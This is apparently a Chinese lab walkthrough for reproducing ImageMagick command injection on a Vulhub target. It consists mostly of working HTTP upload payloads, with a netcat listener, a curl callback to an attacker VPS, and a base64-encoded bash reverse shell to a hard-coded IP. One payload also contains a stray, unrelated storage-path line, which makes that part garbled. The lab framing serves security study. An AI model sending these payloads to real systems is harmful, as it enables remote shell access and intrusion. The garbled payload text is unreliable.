**一、靶场搭建**

1、Vulhub启动

docker-compose up -d

2、访问靶机8080端口

**二、漏洞复现**

1、VPS开启端口监听

nc –lvnp 8889

2、发送如下数据包（命令执行），中间的url改成自己的vps地址

POST / HTTP/1.1

Host: localhost:8080

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36

Connection: close

Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymdcbmdQR1sDse9Et

Content-Length: 328

------WebKitFormBoundarymdcbmdQR1sDse9Et

Content-Disposition: form-data; name="file\_upload"; filename="1.gif"

Content-Type: image/png

push graphic-context


viewbox 0 0 640 480

fill 'url(https://127.0.0.0/oops.jpg"|curl "VPS:8889)'

pop graphic-context

------WebKitFormBoundarymdcbmdQR1sDse9Et--

3、VPS成功收到请求数据



4、VPS重新开启端口监听

nc -lvnp 8889

5、发送如下数据包（反弹Shell）

POST / HTTP/1.1

Host: localhost:8080

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36

Connection: close

Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymdcbmdQR1sDse9Et

Content-Length: 328

------WebKitFormBoundarymdcbmdQR1sDse9Et

Content-Disposition: form-data; name="file\_upload"; filename="1.gif"

Content-Type: image/png

push graphic-context

viewbox 0 0 640 480

fill 'url(https://127.0.0.0/oops.jpg?`echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzQ1LjMyLjQzLjQ5Lzg4ODkgMD4mMQ== | base64 -d | bash`"||id " )'

pop graphic-context------WebKitFormBoundarymdcbmdQR1sDse9Et--

6、VPS成功收到Shell

